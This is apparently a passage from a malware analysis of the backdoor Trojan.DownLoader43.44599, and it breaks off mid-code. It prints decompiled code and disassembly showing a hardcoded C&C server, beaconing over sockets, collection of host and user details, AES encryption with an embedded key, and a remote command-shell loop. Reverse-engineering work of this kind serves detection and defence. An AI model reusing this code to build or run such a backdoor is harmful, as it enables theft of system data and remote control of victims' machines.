
```
.data:00416200 ; char aMarch01[16]
.data:00416200 aMarch01        db 'March01',0          ; DATA XREF: get_info+13A↑o
.data:00416200                                         ; main_cycle:loc_402C74↑w
.data:00416208                 db 8 dup(0)
.data:00416210 ; char ip_addr[32]
.data:00416210 ip_addr         db '159.65.157.100',0   ; DATA XREF: check_time+16↑o
.data:0041621F                 db 11h dup(0)
.data:00416230 ; u_short port
.data:00416230 port            dd 1BBh                 ; DATA XREF: check_time+10↑r
.data:00416234 ; char ip_addr_0[32]
.data:00416234 ip_addr_0       db '159.65.157.100',0   ; DATA XREF: check_time+50↑o
.data:00416234                                         ; check_time+A8↑o
.data:00416243                 db 11h dup(0)
.data:00416254 ; u_short port_0
.data:00416254 port_0          dd 1BBh                 ; DATA XREF: check_time+4A↑r
.data:00416254                                         ; check_time+9B↑r
.data:00416258 ; const char a74123698[]
.data:00416258 a74123698       db '74123698',0         ; DATA XREF: main_cycle+18B↑o
.data:00416258                                         ; main_cycle+19C↑o
.data:00416261                 db 7 dup(0)
.data:00416268 ; char cp[16]
.data:00416268 cp              db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
.data:00416268                                         ; DATA XREF: check_time+23↑o
.data:00416268                                         ; check_time+55↑o ...
.data:00416278 ; u_short hostshort
.data:00416278 hostshort       dd 0                    ; DATA XREF: check_time+1D↑r
.data:00416278                                         ; check_time+44↑r ...
.data:0041627C                 align 10h
```

C&C server—159.65.157.100:443

Communication with it occurs using sockets:




```
SOCKET __usercall mw_connect@<eax>(int a1@<edx>, int ip_addr@<ecx>, char *cp, int hostshort)
{
  SOCKET socket; // esi
  DWORD last_error; // eax
  int string_len; // eax
  SOCKET result; // eax
  struct sockaddr name; // [esp+10h] [ebp-8D8h]
  DWORD NumberOfBytesWritten; // [esp+20h] [ebp-8C8h]
  char optval[4]; // [esp+24h] [ebp-8C4h]
  CHAR Buffer[1024]; // [esp+28h] [ebp-8C0h]
  CHAR buf[1024]; // [esp+428h] [ebp-4C0h]
  CHAR String[64]; // [esp+828h] [ebp-C0h]
  _OWORD v16[7]; // [esp+868h] [ebp-80h]
  __int16 v17; // [esp+8D8h] [ebp-10h]

  buf[0] = 0;
  memset(&buf[1], 0, 0x3FFu);
  v16[0] = _mm_load_si128(aConnectSDHt);
  v16[1] = _mm_load_si128(aTp11Accept);
  v16[2] = _mm_load_si128(aContentTyp);
  v16[3] = _mm_load_si128(aETextHtmlPr);
  v16[4] = _mm_load_si128(aOxyConnection);
  v17 = 10;
  v16[5] = _mm_load_si128(aKeepAliveCont);
  v16[6] = _mm_load_si128(aEntLength0);
  wsprintfA(buf, v16, ip_addr, a1);
  socket = ::socket(2, 1, 6);
  name.sa_family = 2;
  *name.sa_data = htons(hostshort);
  *&name.sa_data[2] = inet_addr(cp);
  if ( connect(socket, &name, 16) )
  {
    last_error = GetLastError();
    wsprintfA(String, "cbp0:%d %s:%d\n", last_error, cp, hostshort);
    NumberOfBytesWritten = 0;
    string_len = lstrlenA(String);
    WriteFile(hFile_tmp, String, string_len, &NumberOfBytesWritten, 0);
    FlushFileBuffers(hFile_tmp);
    return -1;
  }
  if ( send(socket, buf, strlen(buf), 0) <= 0 )
    return -1;
  Sleep(0x64u);
  memset(buf, 0, sizeof(buf));
  if ( recv(socket, buf, 1024, 0) <= 0 )
```




```
  if ( recv(socket, buf, 1024, 0) <= 0 )
    return -1;
  buf[1023] = 0;
  if ( strstr(buf, "200") )
  {
    *optval = 0;
    setsockopt(socket, 0xFFFF, 0x1006, optval, 4);
    result = socket;
  }
  else
  {
    wsprintfA(Buffer, "cbp1:\n%s\n", buf);
    write_file_0(Buffer);
    closesocket(socket);
    result = -1;
  }
  return result;
}
```

Depending on the time, the connection to the required C&C server will be selected:




```
SOCKET try_connect()
{
  SOCKET result; // eax MAPDST
  struct tm *time; // eax MAPDST
  int count; // ecx
  __time64_t Time; // [esp+8h] [ebp-10h]

  result = connect_C2(ip_addr, *&port, cp, *&hostshort);
  if ( result == -1 )
  {
    if ( g_status == 1 )
    {
      result = connect_C2(ip_addr_0, *&port_0, cp, *&hostshort);
    }
    else
    {
      Time = _time64(0);
      time = _localtime64(&Time);
      count = g_count;
      if ( time->tm_hour == 12 && g_count < 3 )
      {
        ++g_count;
        result = connect_C2(ip_addr_0, *&port_0, cp, *&hostshort);
        count = g_count;
      }
      if ( time->tm_hour != 12 )
        count = 0;
      g_count = count;
    }
    if ( result == -1 )
    {
      g_status = 0;
      result = -1;
    }
    else
    {
      g_status = 1;
      g_count = 0;
    }
  }
  return result;
}
```

The trojan creates file `tmp.0` in folder `%tmp%`, that it use as log.




```
char create_tmp_file()
{
  HANDLE v0; // eax
  CHAR Buffer; // [esp+0h] [ebp-110h]
  char v3[259]; // [esp+1h] [ebp-10Fh]
  CHAR String2[8]; // [esp+104h] [ebp-Ch]

  if ( hFile_tmp == -1 )
  {
    Buffer = 0;
    memset(v3, 0, sizeof(v3));
    GetTempPathA(0x104u, &Buffer);
    strcpy(String2, "\\tmp.0");
    lstrcatA(&Buffer, String2);
    v0 = CreateFileA(&Buffer, 0x40000000u, 0, 0, 4u, 0x80u, 0);
    hFile_tmp = v0;
    if ( v0 == -1 )
      return 0;
    GetFileSize(v0, 0);
    SetFilePointer(hFile_tmp, 0, 0, 2u);
  }
  return 1;
}
```


Collect information about the system:



```
int *get_info()
{
  UINT code_page_id; // edi
  UINT oem_code_page_id; // ebx
  HMODULE ntdll_addr; // eax
  FARPROC rtl_get_nt_version_numbers; // eax
  HMODULE v4; // eax
  HANDLE v5; // eax
  int computer_bitness; // esi
  struct hostent *hostent; // eax MAPDST
  int (__stdcall *lstrlenA_func)(LPCSTR); // ebx
  char *h_addr_list; // ecx
  int idx_addr; // esi
  char *address; // eax
  unsigned int v13; // eax
  signed int computer_info_len; // edi
  HANDLE v15; // eax
  int *v16; // esi
  struct in_addr in; // [esp+Ch] [ebp-3CCh]
  struct WSAData WSAData; // [esp+10h] [ebp-3C8h]
  int major_version; // [esp+1A0h] [ebp-238h]
  int minor_version; // [esp+1A4h] [ebp-234h]
  DWORD nSize; // [esp+1A8h] [ebp-230h]
  int build_number; // [esp+1ACh] [ebp-22Ch]
  char name[256]; // [esp+1B0h] [ebp-228h]
  CHAR computer_name[64]; // [esp+2B0h] [ebp-128h]
  CHAR user_name[64]; // [esp+2F0h] [ebp-E8h]
  char computer_info[128]; // [esp+330h] [ebp-A8h]
  char RtlGetNtVersionNumbers[24]; // [esp+3B0h] [ebp-28h]
  CHAR ntdll_lib[12]; // [esp+3C8h] [ebp-10h]

  code_page_id = GetACP();
  oem_code_page_id = GetOEMCP();
  major_version = 0;
  minor_version = 0;
  build_number = 0;
  strcpy(ntdll_lib, "ntdll.dll");
  ntdll_addr = LoadLibraryA(ntdll_lib);
  *RtlGetNtVersionNumbers = _mm_load_si128(aRtlgetntversio);
  strcpy(&RtlGetNtVersionNumbers[16], "umbers");
  rtl_get_nt_version_numbers = GetProcAddress(ntdll_addr, RtlGetNtVersionNumbers);
  if ( rtl_get_nt_version_numbers )
    (rtl_get_nt_version_numbers)(&major_version, &minor_version, &build_number);
  build_number = build_number;
  in = 0;
```



```
kernel32_addr = GetModuleHandleW(L"kernel32");
IsWow64Process = GetProcAddress(kernel32_addr, "IsWow64Process");
if ( IsWow64Process )
{
  v5 = GetCurrentProcess();
  IsWow64Process(v5, &in);
}
computer_bitness = 32;
nSize = 64;
if ( in )
  computer_bitness = 64;
GetComputerNameA(computer_name, &nSize);
nSize = 64;
GetUserNameA(user_name, &nSize);
wsprintfA(
  computer_info,
  "%s;%s;%d.%d.%d;%d;%s;%d;%d;",
  computer_name,
  user_name,
  major_version,
  minor_version,
  build_number,
  computer_bitness,
  aMarch01,
  code_page_id,
  oem_code_page_id);
WSAStartup(0x202u, &WSAData);
gethostname(name, 256);
hostent = gethostbyname(name);
lstrlenA_func = lstrlenA;
if ( hostent )
{
  h_addr_list = *hostent->h_addr_list;
  if ( h_addr_list )
  {
    idx_addr = 0;
    do
    {
      memmove(&in, h_addr_list, hostent->h_length);
      address = inet_ntoa(in);
      lstrcatA(computer_info, address);
      lstrcatA(computer_info, "#");
```




```
        ++idx_addr;
        h_addr_list = hostent->h_addr_list[idx_addr];
      }
      while ( h_addr_list );
      lstrlenA_func = lstrlenA;
    }
    if ( computer_info[lstrlenA_func(computer_info) - 1] == '#' )
    {
      v13 = lstrlenA_func(computer_info) - 1;
      if ( v13 >= 0x80 )
      {
        __report_rangecheckfailure();
        JUMPOUT(0x402560);
      }
      computer_info[v13] = 0;
    }
  }
  computer_info_len = lstrlenA_func(computer_info);
  v15 = GetProcessHeap();
  v16 = HeapAlloc(v15, 8u, computer_info_len + 24);
  *v16 = 80;
  v16[1] = computer_info_len;
  if ( computer_info_len > 0 )
  {
    memmove(v16 + 2, computer_info, computer_info_len);
    v16 = mw_dec(v16);
  }
  return v16;
}
```

Trojan.DownLoader43.44599 pushes each value onto a stack before encrypting and sending the collected data. The transferred data looks as follows:

```
struct computer_info {
    string computer_name;
    string user_name;
    uint32_t major_version;
    uint32_t minor_version;
    uint32_t build_number;
    uint32_t computer_bitness;
    string March01;
    uint32_t code_page_id;
    uint32_t oem_code_page_id;
};
```

To encrypt the information collected about the system, the `AES128` algorithm is used in CBC mode.

The key and initialization vector are embedded inside:




```
.data:004161D0 g_key_0         db 95h                  ; DATA XREF: set_key+5↑r
.data:004161D1 g_key_1         db 2Bh                  ; DATA XREF: set_key+E↑r
.data:004161D2 g_key_2         db 2Dh                  ; DATA XREF: set_key+18↑r
.data:004161D3 g_key_3         db 0BFh                 ; DATA XREF: set_key+22↑r
.data:004161D4 g_key_4         db 9                    ; DATA XREF: set_key+2C↑r
.data:004161D5 g_key_5         db 0C5h                 ; DATA XREF: set_key+36↑r
.data:004161D6 g_key_6         db 2Fh                  ; DATA XREF: set_key+40↑r
.data:004161D7 g_key_7         db 80h                  ; DATA XREF: set_key+4A↑r
.data:004161D8 g_key_8         db 0B4h                 ; DATA XREF: set_key+54↑r
.data:004161D9 g_key_9         db 0BCh                 ; DATA XREF: set_key+5E↑r
.data:004161DA g_key_10        db 47h                  ; DATA XREF: set_key+68↑r
.data:004161DB g_key_11        db 27h                  ; DATA XREF: set_key+72↑r
.data:004161DC g_key_12        db 29h                  ; DATA XREF: set_key+7C↑r
.data:004161DD g_key_13        db 0B3h                 ; DATA XREF: set_key+86↑r
.data:004161DE g_key_14        db 28h                  ; DATA XREF: set_key+90↑r
.data:004161DF g_key_15        db 9                    ; DATA XREF: set_key+9A↑r
.data:004161E0 g_iv            xmmword 0FB776A538732F9F895E8E3BB2A725F63h
```

The decryption method looks as follows:

```
from Crypto.Cipher import AES

key = '\x95\x2B\x2D\xBF\x09\xC5\x2F\x80\xB4\xBC\x47\x27\x29\xB3\x28\x09'
iv = '\x63\x5F\x72\x2A\xBB\xE3\xE8\x95\xF8\xF9\x32\x87\x53\x6A\x77\xFB'
enc = ...

decipher = AES.new(key, AES.MODE_CBC, iv)
open('dec', 'wb').write(decipher.decrypt(enc))
```

The command execution cycle received from the C&C server:



```
      switch ( *command )
      {
        case 0x51:
          create_process_cmd();
          break;
        case 0x52:
          strcpy(v40, "exit\n");
          write_command_cmd(v16, v40);
          Sleep(0x3E8u);
          CloseHandle(handle_1);
          CloseHandle(handle_2);
          CloseHandle(handle_3);
          CloseHandle(handle_4);
          *&handle_1 = 0i64;
          break;
        case 0x54:
          write_command_cmd(v16, command + 8);
          break;
        case 0x60:
